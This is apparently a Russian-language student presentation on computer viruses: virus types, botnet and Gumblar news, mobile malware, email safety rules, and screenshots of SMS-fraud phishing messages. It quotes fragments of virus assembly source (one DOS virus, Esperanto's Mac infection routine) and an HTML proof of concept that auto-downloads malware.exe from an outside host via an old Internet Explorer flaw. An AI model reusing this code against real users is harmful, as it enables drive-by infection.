Компьютерные вирусы

Выполнил:
Нелипа А.А.

По данным на февраль 2010 г.

Каждый второй ПК в России заражен

Производитель «облачных» средств безопасности, компания Panda Security, опубликовала статистику по количеству инфицированных компьютеров в разных странах. Россия заняла в этом рейтинге второе место, уступив лишь Тайваню.

■ www.viruslab.ru


Что такое компьютерный вирус и где он обитает?

Компьютерные вирусы - это программы, которые могут «размножаться» (создавать свои копии) и скрытно внедрять свои копии в файлы, загрузочные сектора дисков и документы.


При этом копии могут сохранять способность дальнейшего распространения. Вирус может дописывать себя везде, где он имеет шанс выполниться.

По среде обитания вирусы можно разделить

- файловые
- загрузочные
- макровирусы
- сетевые



Портреты вредителей



Румынский художник Алекс Драгулеску, специализирующийся на трехмерных изображениях, воспроизвел внешний вид множества известных компьютерных вирусов и вредоносных программ. Интересно, что при работе он опирался не на собственные представления, а на вполне объективные данные: в качестве основы для изображений использовался обезвреженный код вредоносных программ. Автор проанализировал частоту и длительность их обращений к API, памяти и файловой системе, и использовал полученные данные для создания трехмерных объектов. В «галерею» попали «портреты» таких известных вредителей, как PWSLineage, Stormy, MyDoom,IRCbot и Virutmytob. Полюбоваться их изображениями вы можете на официальном сайте художника.

- www.sq.ro

Phishing1

Phishing2

Phishing9

Netsky

Virut

Parite / Netsky

Russian3

Degreesdiplomas

Scamfraud4198

Описание	Начало исходного текста компьютерного вируса
Источник	собственная работа
Время создания	31 октября 2009
Автор	FlankerFF

```
text    segment     'code'
        assume      cs;text
        org   100h
Main    proc
        jmp   VStart            ;Переход на вирус
        db    'A'               ;Маркер заражённости
        mov    ax,4C00h
        int   21h               ;Завершение вирусоносителя

VStart: call  $+3               ;Определение начала вируса
        pop   bp
        sub   bp,offset VStart
        mov   di,100h
        lea   si,[bp+offset Orig]
        movsw                   ;Восстановление оригинального
        movsw                   ;начала заражённого файла

        mov   ax, 2524h
        lea   dx,[bp+New24h]
        int   21h
```

Часть исходного **кода вируса** Esperanto

```
D:\...5\Scene12_Dec2K5\29a\29A#2.5_1        DOS        149006     Col 0      30%
; ──┤ Mac OS applications infection routine ├──────────────────────────────────

infect_mac_os:  subq.w  #$4,sp                      ; Empty stack (4 bytes)
                move.l  #'CODE',-(sp)               ; Push the resource name
                clr.w   -(sp)                       ; we're looking for and
                _GetResource                        ; clear the stack

                movea.l (sp)+,a4                    ; Move address to a4
                subq.w  #$2,sp                      ; Empty stack (2 bytes)
                move.l  a4,-(sp)                    ; Push 'CODE' address
                _HomeResFile                        ; Home resource file

                move.w  (sp)+,d4                    ; Move address to d4
                subq.w  #$2,sp                      ; Empty stack (2 bytes)
                _CurResFile                         ; Current resource file

                move.w  (sp)+,d7                    ; Move address to d7
                subq.w  #$4,sp                      ; Empty stack (4 bytes)
                move.l  #'MDEF',-(sp)               ; Move the resource name
                move.w  #$espo_file_size,-(sp)      ; we're looking for
                _GetResource                        ; (Try to) get it

                movea.l (sp)+,a4                    ; Move address to a4
1Help  2Unwrap 3Quit  4Hex  5     6Edit  7Search 8Win  9     10Quit
```

Браузер от компании Microsoft всегда радовал своих пользователей разнообразными огрехами в программном коде. Но таких уязвимостей, как была найдена, обнаруживалось не много. Как обнаружилось, IE (SP2) не проверяет тег "body" с событием onclick, который динамически создает iframe. В результате злоумышленник может создать страницу, при переходе на которую автоматически начнется загрузка файла.

Пример кода для наглядности:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0031)http://theinsider.deep-ice.com/ -->
<HTML><HEAD><TITLE>The-Insider http://theinsider.deep-ice.com>
<META http-equiv=expires content="01 Jan 1998 01:01:00 GMT">
<META http-equiv=Content-Type content="text/html; charset=windows-1252">
<META http-equiv=Content-Language content=en-us>
<META content=True name=HandheldFriendly>
<META content="MSHTML 6.00.2900.2523" name=GENERATOR></HEAD>

<p/>
<embed>
<body onclick='a=document.createElement("\<iframe src=\"http:\/\/theinsider.deep-
ice.com\/malware.exe\"\>\<\/iframe\>"); document.body.appendChild(a);
setTimeout("document.execCommand\(\"refresh\")",1000)'>
<cebter><br><br><br><br><br><br>Click AnyWhere You Want</center>
</BODY></HTML>
```

Источник : www.3dnews.ru/

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

- Не секрет, что для проверки работоспособности антивируса (не впал ли он в "спячку") можно в любой .txt файл вставить следующую строчку:
- и нажать «сохранить». Как только вы это проделаете, любой [нормальный] антивирус должен сообщить о найденном вирусе, потому что эта строка является стандартным тестовым сообщением. Если же постоянная проверка на вирусы у вас отключена, то сделайте сканирование файла. Если и тогда вирусов найдено не будет, остается попробовать последнее – переименовать расширение этого текстового файла на .com или .exe. От этой записи Ваш компьютер не пострадает. Различные компании, производящие антивирусное ПО, включают данный тест в свои дистрибутивы.
- Но более адекватно антивирус можно проверить только в лабораторных условиях, скормив ему не одну тысячу вредоносного кода, упакованного различными алгоритмами.

Война ботнетов

Специалисты по компьютерной безопасности обнаружили удивительные способности малоизвестного ботнет-вируса под названием Spy Eye («Шпионский глаз»).

Троян, который, по некоторым данным, связан с российскими хакерами, не только крадет регистрационные данные для доступа к банковским счетам, но и борется с другим, гораздо более распространенным и мощным ботнет-вирусом Zeus («Зевс»).

Таким образом, компьютерная общественность еще раз убедилась в том, что сетевые злоумышленники не только ищут новые способы похищения конфиденциальных пользовательских данных, но и воюют друг с другом. Так, примерно четыре года назад вирус Storm Worm атаковал управляющие серверы конкурирующего ботнета под названием Srizbi. Однако с появлением функции «Kill Zeus» обновленный Spy Eye перенес битву с серверов на локальные машины жертв: вирус не только уничтожает компоненты трояна Zeus, но и пытается перехватить отправляемую им информацию.

2009 год - год вируса Gumblar

Тенденция однозначна: теперь вредоносные программы не повреждают и не удаляют данные, а выведывают важную информацию пользователя — номера счетов и кредитных карточек, логины и пароли, личные сведения.

Gumblar делает используемый им хитроумный метод селиться на безопасных интернет-сайтах. Этот вирус не всегда задействует один и тот же код, а пишет новый для каждой страницы. Такой динамически генерируемый код затрудняет хозяевам веб - ресурса обнаружение нападения. Используя бреши в защите хостинг - провайдеров, Gumblar получает большие права на серверах сайтов, добавляя вредоносные скрипты на безобидные страницы. Если пользователь посещает ресурс, подвергшийся подобным манипуляциям, Gumblar попадает на его компьютер через дыры безопасности посредством Flash- или PDF-плагинов браузера. Там он считывает интернет-историю пользователя и выведывает логины и пароли.

В Internet Explorer он может еще и манипулировать результатами поисковых запросов в Google. Если пользователь переходит по одной из таких ссылок, он попадает на страницу, откуда на его ПК загружается новое вредоносное ПО. Но вирусу этого мало: он еще создает лазейку, позволяющую хакеру использовать компьютер как бот для рассылки спама.

Файловые вирусы

Файловые вирусы внедряются в исполняемые файлы (программы) и активизируются при их запуске.

После запуска зараженной программы вирус находится в оперативной памяти компьютера и может заражать другие файлы вплоть до момента выключения компьютера или перезагрузки операционной системы.

При этом могут быть заражены даже файлы данных (например, звуковые или графические). Поэтому не рекомендуется запускать на выполнение файлы, полученные из сомнительного источника и не проверенные предварительно антивирусными программами.

Загрузочные вирусы

Загрузочные вирусы записывают себя в загрузочные сектора диска.

При загрузке операционной системы с зараженного диска вирусы внедряются в оперативную память компьютера. В дальнейшем загрузочный вирус ведет себя как файловый. Чтобы обезопасить себя от подобных вирусов, не загружайте операционную систему с гибких дисков и установите на BIOS вашего компьютера защиту от изменений загрузочного сектора.

Макровирусы

Макровирусы заражают файлы документов Word, электронных таблиц Excel.

Макровирусы фактически являются макрокомандами (макросами), которые встраиваются в документ. После загрузки зараженного документа в соответствующее приложение макровирусы постоянно присутствуют в памяти компьютера и могут заражать другие документы. Угроза заражения прекращается только после закрытия приложения. Профилактика заражения такими вирусами состоит в отказе от загрузки макросов, однако таким образом вы отключите и полезные макросы, содержащиеся в документе.

Нападения на документы Office

При распространении вирусов через файлы Office еще в 2008 году хакеры концентрировались на форматах Microsoft. Теперь же наблюдается все больше измененных PDF-файлов.

ИСТОЧНИК: F-SECURE


Сетевые вирусы


Сетевые вирусы - это вирусы, распространяющиеся и заражающие компьютеры по компьютерной сети.

Заражение может произойти и, например, при получении зараженных файлов с серверов файловых архивов. Существуют и специфические вирусы, которые распространяются через электронную почту и WWW. К ним относятся, например, так называемые Интернет-черви (Worm). Эти вирусы распространяются во вложенных в почтовое сообщение файлах. Такие вирусы, как правило, активизируются по определенным датам и уничтожают файлы на дисках зараженного компьютера.


Мобильные антивирусы

Существуют вирусы не только для настольных, но и карманных компьютеров — коммуникаторов и смартфонов. И они также могут быть опасны. Немало пользователей хранит в своих портативных устройствах пароли от электронных кошельков, почтовых ящиков и т. д., и попадание этой информации в чужие руки может привести к потере денег или утечке данных. Ощутимый урон бюджету также способны нанести дорогостоящие SMS, отправляемые без вашего ведома на какой-либо короткий номер, или несанкционированное использование мобильного доступа в Интернет. И угроза эта не столь эфемерна, как принято считать: на сегодняшний день в антивирусной базе Kaspersky Mobile Security содержится более 2000 вредоносных программ для моб устройств.


Текущий статус
09.27
Защита
Вкл.
Сетевой экран
Средний
Анти-Вор
Блокирование, Удаление данных,
SIM-Контроль, GPS-Поиск
Личные контакты
Отображаются
Лицензия
Осталось дней: 302


4:34 PM
Kaspersky
Mobile Security 9
Антивирус
Защита включена
Личные контакты
Конфиденциальная
информация скрыта
Анти-Вор
Все функции включены
Фильтр вызовов и SMS
Режим: Оба списка
Дополнительно
Лицензия, отправка SMS-команды и
дополнительные параметры

ESET
Mobile
Antivirus


KASPERSKY 9
Mobile Security
Всемирно известная защита для смартфонов
ЛИЧНЫЕ КОНТАКТЫ
СКРЫТЫЕ ОТ ЛЮБОПЫТНЫХ ГЛАЗ
ЗАЩИТА
КОНТАКТОВ, ФОТО И ФАЙЛОВ ОТ ПОПАДАНИЯ В ЧУЖИЕ РУКИ
ПОИСК
ПОТЕРЯННОГО ИЛИ УКРАДЕННОГО ТЕЛЕФОНА
РОДИТЕЛЬСКИЙ КОНТРОЛЬ С ФУНКЦИЕЙ GPS ПОИСК
БЛОКИРОВАНИЕ
НЕЖЕЛАТЕЛЬНЫХ ЗВОНКОВ И SMS
ЗАЩИТА ТЕЛЕФОНА
ОТ МОБИЛЬНЫХ ВИРУСОВ И СЕТЕВЫХ АТАК
Лицензия на 1 год
для 1 смартфона
KASPERSKY 9
Системные требования
Symbian S60 (Nokia):
9.1, 9.2, 9.3, 9.4
Windows Mobile:
5.0, 6.0, 6.1, 6.5

Первой платформой, подвергшейся вирусной атаке, оказалась Windows Mobile — одна из наиболее распространенных ОС для карманных устройств. Вредоносная программа для мобильной Windows впервые была обнаружена в 2004 году и получила название ***Duts***. Особой опасности она не представляла: единственной функцией первого червя было размножение. К тому же, прежде чем начать распространение, он заботливо выводил на экран вопрос о том, разрешается ли ему приступить к этой процедуре. Если владелец телефона по привычке нажимал «Да», то червь заражал ограниченное количество файлов и только при их пересылке мог инфицировать другие аппараты.

Вслед за Duts были созданы и более опасные вирусы. В том же 2004 году появилась утилита удаленного администрирования под названием ***WinCE.Brador.a***, которая предоставляла злоумышленникам доступ к управлению карманным компьютером на базе Windows Mobile.

Существует множество способов распространения мобильных вирусов: Bluetooth-соединение, MMS-сообщения и синхронизация устройства с компьютером. Подхватить вирус можно, открыв вложение, полученное с электронным письмом, или скачав с сайта зараженную игру.

Мобильные антивирусы

Несмотря на рост числа мобильных вредоносных программ, особенно троянов, незаметно рассылающих SMS на платные номера, антивирусы пока не обрели постоянной прописки на смартфонах, как это давно случилось с ПК. При этом многие программы для мобильной безопасности защищают пользователя от гораздо более широкого спектра рисков, нежели только вирусы. Например, они страхуют от потери приватных данных в том случае, если телефон украден или потерян, на такое устройство можно отправить сообщение со специальным кодом. В ответ на него на указанный адрес электронной почты будут высланы координаты текущего местоположения коммуникатора. Это позволит найти потерянное устройство или вора, решившего им воспользоваться. Если же шансы вернуть утраченный коммуникатор стремятся к нулю, то на него можно отправить SMS с паролем, при получении которого все контакты и сообщения будут удалены.

Помимо этого при необходимости родители всегда смогут узнать, где находится их ребенок. Еще одна возможность — функция родительского контроля, позволяющая ограничить доступ ребенка к звонкам и SMS-сообщениям на платные номера, а также сервисам для взрослых.

Эти дополнительные возможности привлекают к программам данного класса внимание все большего числа пользователей.

10 правил, которые помогут обезопасить электронную почту

1. Пароль для входа в почтовый аккаунт должен быть сложным и состоять минимум из восьми знаков, сочетая буквы и цифры — например, fedot1286pavl54i. Не используйте пароли типа: 123456, qwerty, qwerty123, super, dimon и т.д
2. Не храните пароль от почты в текстовом файле на компьютере. Никакие архиваторы с установкой пароля на файл не уберегут его от вскрытия.
3. Ответ на контрольный вопрос должен быть необычным, и знать его должны только вы.
4. Если в теме полученного письма вы обнаружили бессвязный набор слов, удалите письмо, не открывая его.
5. Хотя бы раз в полгода меняйте пароль, так как устаревший пароль является источником опасности и повышает шансы на взлом вашей почты.
6. Не используйте один и тот же пароль в разных сервисах (например, для входа в почтовый ящик и доступа к электронным средствам).
7. Обязательно проверяйте почту антивирусом. Многие почтовые программы позволяют осуществлять такой контроль установленным на компьютере антивирусом.
8. Никому не сообщайте ваш пароль.
9. При общении с малознакомыми людьми в Сети не сообщайте им конфиденциальные сведения, в том числе и пароли.
10. Публичные и бесплатные почтовые сервисы более уязвимы, чем корпоративные и платные ресурсы.

and_nelipa@mail.ru: Re: Блокировка Вашего профиля - "Odnoklassniki.ru" <bezotveta@odnoklassniki.ru> - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://e.mail.ru/cgi-bin/msglist?folder=0&1390370218#readmsg?id=13028867700000000682&fc
Информатика. Нормативны... | Влияние компьютера на бе... | Тизер «ТРОНа-3» с русским... | and_nelipa@mail.ru: Re: Бло... | Яндекс

Проверьте почту с телефона.
Зайдите на **m.mail.ru**

Письмо

[« пред • след »]

найти в почтовом ящике Найти

Ответить Переслать Перенаправить Удалить Это спам

Проверено АнтиВирусом и АнтиСпамом Касперского

От кого: "Odnoklassniki.ru" <bezotveta@odnoklassniki.ru>
в адресную книгу • в чёрный список • в фильтры

Кому: "and_nelipa@mail.ru" <and_nelipa@mail.ru>

Дата: Пт 15 апр 2011 20:59:31

Тема: Re: Блокировка Вашего профиля

win koi mac utf
Английский › Русский Перевести

Уважаемый пользователь!!!

Нам поступила жалоба о том, что с Вашего аккаунта производится массовая рассылка!

Нам необходимо убедиться, что сайтом пользуется человек, а не специализированная программа

Для этого отправте с Вашего мобильного телефона бесплатную смс с текстом: T+6075871
(текст без пробелов, обязательно знак плюса) на короткий номер 2141.

В противном случае, Ваш профайл будет удален.

С Уважением Служба Технической Поддержки.

anastasi

Ответ

http://r.mail.ru/cln8825/e.mail.ru/cgi-bin/sentmsg?compose&1766539084
Контакты (1)
Пуск | and_nelipa@mail.ru: ... | Входящие - Microsoft O... | EN | Ярлыки Программ | 9:20

Мой мир@Mail.Ru: Мои сообщения - Mozilla Firefox

Файл Правка Вид Журнал Закладки Инструменты Справка

Яндекс | Мой мир@Mail.Ru: Мои сообщения

my.mail.ru/mail/and_nelipa/#page=/my/dialogues?thread=www.mironova-ekaterina@mail.ru

Википедия (ru)

мой мир@mail.ru

Уведомления 1 | Люди | Приложения | Фото | Музыка | Ещё

Люди | Найти

Моя страница
Друзья
Сообщения
Фото
Видео
Музыка
Сообщества
Анкета
Еще

Мэйлики пополнить

Приложения
Поздравительные откры
Музыкальный цветок!
ПОДАРКИ друзьям на Д
Ещё

Хочу общаться

все | Курская обл.

safi .

евгений берестянный

[Мои сообщения](#) » **Диалог с пользователем**

m.mail.ru

Мой Мир в твоем телефоне
Общайся с друзьями когда угодно и где удобно!

Сообщение

Вставить: рисунок | фото | видео | файлы

все иконки и жесты

Отправить Ctrl+Enter

Собеседник

Неизвестно Неизвестно

НЕТ ФОТО

Подружиться

Неизвестно Неизвестно

15 декабря 2011 19:36 это спам

Важное уведомление №828449745 Уважаемый пользователь! Ваш аккаунт подвергался взлому! Нашей тех. поддержкой была замечена рассылка спам сообщений по пользователям с использованием этого профиля. Вам необходимо в течении 6-ти часов с момента прочтения данного сообщения пройти процедуру варефикации, используя Ваш мобильный телефон, а так же произвести смену пароля. В противном случае Тех. Поддержка будет вынуждена закрыть доступ к Вашему аккаунту без возможности его восстановления. Ваш персональный код подтверждения: 583869286242 Вам необходимо отправить со своего телефона смс сообщение с кодом: 583869286242 на номер: 7132 * Стоимость sms на номер 7132 равна стоимости обычного sms по Вашему тарифному плану.....

Входящие
Отправленные
Черновики
Спам
Корзина
Настроить папки

Все непрочитанные письма
Все отмеченные флажком

Архив Mail.Ru Агента

Письмо

↑предыдущее следующее↓

Ответить | Ответить всем | Переслать | Удалить | Это спам | Переместить | Пометить | Ещё

Re: [Ticket#2012011121072697] Жалобы на спам (мошенничество) - and_nelipa@mail.ru

От кого: **"MoiMir @Mail.ru Support"** <support_team@corp.mail.ru>
Кому: Нелипа Андрей <and_nelipa@mail.ru>
12 января 2012, 13:03

Здравствуйте.

Спасибо за Ваше сообщение!
Помните, мы никогда не рассылаем подобных писем.
Это мошенники.
Спасибо за сигнал.
см. http://help.mail.ru/my/payments/freebie

С уважением, Любовь М.
Служба поддержки пользователей
почтовой системы Mail.ru

Для обращения в Службу поддержки используйте http://help.mail.ru/my/

Вступайте в сообщество пользователей проекта Мой Мир@Mail.Ru:
http://my.mail.ru/community/myproject/ . Узнавайте первыми обо всех новинках,
принимайте участие в опросах и делайте Мой Мир лучше вместе с нами!

Помог ли Вам данный ответ?

e.mail.ru/cgi-bin/msglist?folder=0#readmsg?id=13263589920000000625&folder=0
Википедия (ru)

Помог ли Вам данный ответ?
Да - http://help.mail.ru/otrs_feedback?c=18ea0010198cf7560
Нет - http://help.mail.ru/otrs_feedback?c=18ea00100abf4c6fb

> [[[[Я хочу пожаловаться на спам (мошенничество)]]]]
>
> Мне пришло данное сообщение:
>
> Техническая Поддержка
>
> Важное уведомление №532674936! Уважаемый пользователь! Ваш пароль стал известен 3-им лицам. Работниками Mail.ru было замечено массовое распространение спама по проекту Mail.ru. В течении 5-и часов с момента прочтения данного уведомления, Вам необходимо верифицировать аккаунт, испульзуя мобильный телефон, а так же произвести смену пароля от почтового ящика. В противном случае Ваш аккаунт будет удален с проекта, без дальнейшей возможности регистрации. Ваш секретный код: 583445297961 Вам нужно со своего мобильного телефона отослать смс с текстом: 583445297961 на ном. 7132 * Стоимость sms равна стоимости обычного sms по Вашему тарифному плану.....
>
>
> Что это и что делать
>
>

Ответить | Ответить всем | Переслать | Удалить | Это спам | Переместить | Пометить | Ещё

↑предыдущее следующее↓

Почтовый ящик: заполнен на 0% Как увеличить?

Защищён АнтиВирусом и АнтиСпамом Касперского

Пятерка самых активных вирусных штаммов

Stuh

Трояны из семейства Stuh перехватывают данные, вводимые с помощью клавиатуры, и таким образом узнают ваши пароли. Кроме того, они отключают автоматические обновления Windows и делают компьютер уязвимым для других нападений.

Fraudload

Эти вирусы относятся к числу так называемых программ Rogue AV. Они проникают на компьютер через дыры в безопасности приложений и принуждают пользователя фальшивыми предостережениями о вирусах купить «полную версию» программы и тем самым выдать данные своей кредитной карты.

Monder

Это еще одна разновидность поддельных антивирусных программ. К тому же они могут управлять установками безопасности ПК и загружают на компьютер другие вредоносные приложения.

Autorun

Этот штамм распространяется всегда одинаково: подобные вирусы используют функцию автозапуска внешних носителей данных и во время открытия привода запускают вредоносные исполняемые файлы.

Buzus

Вирусы Buzus представляют собой классические программы-шпионы. Они просматривают зараженный компьютер на предмет номеров кредитных карт, данных доступа к онлайновым банковским операциям, почтовому аккаунту или FTP-серверам.

Вредоносное ПО

Раньше те, кто не посещал сомнительные порносайты и сервисы со скачиваемыми программами, могли не опасаться вредоносного ПО. Но вредители уже давно селятся не только на подозрительных ресурсах.

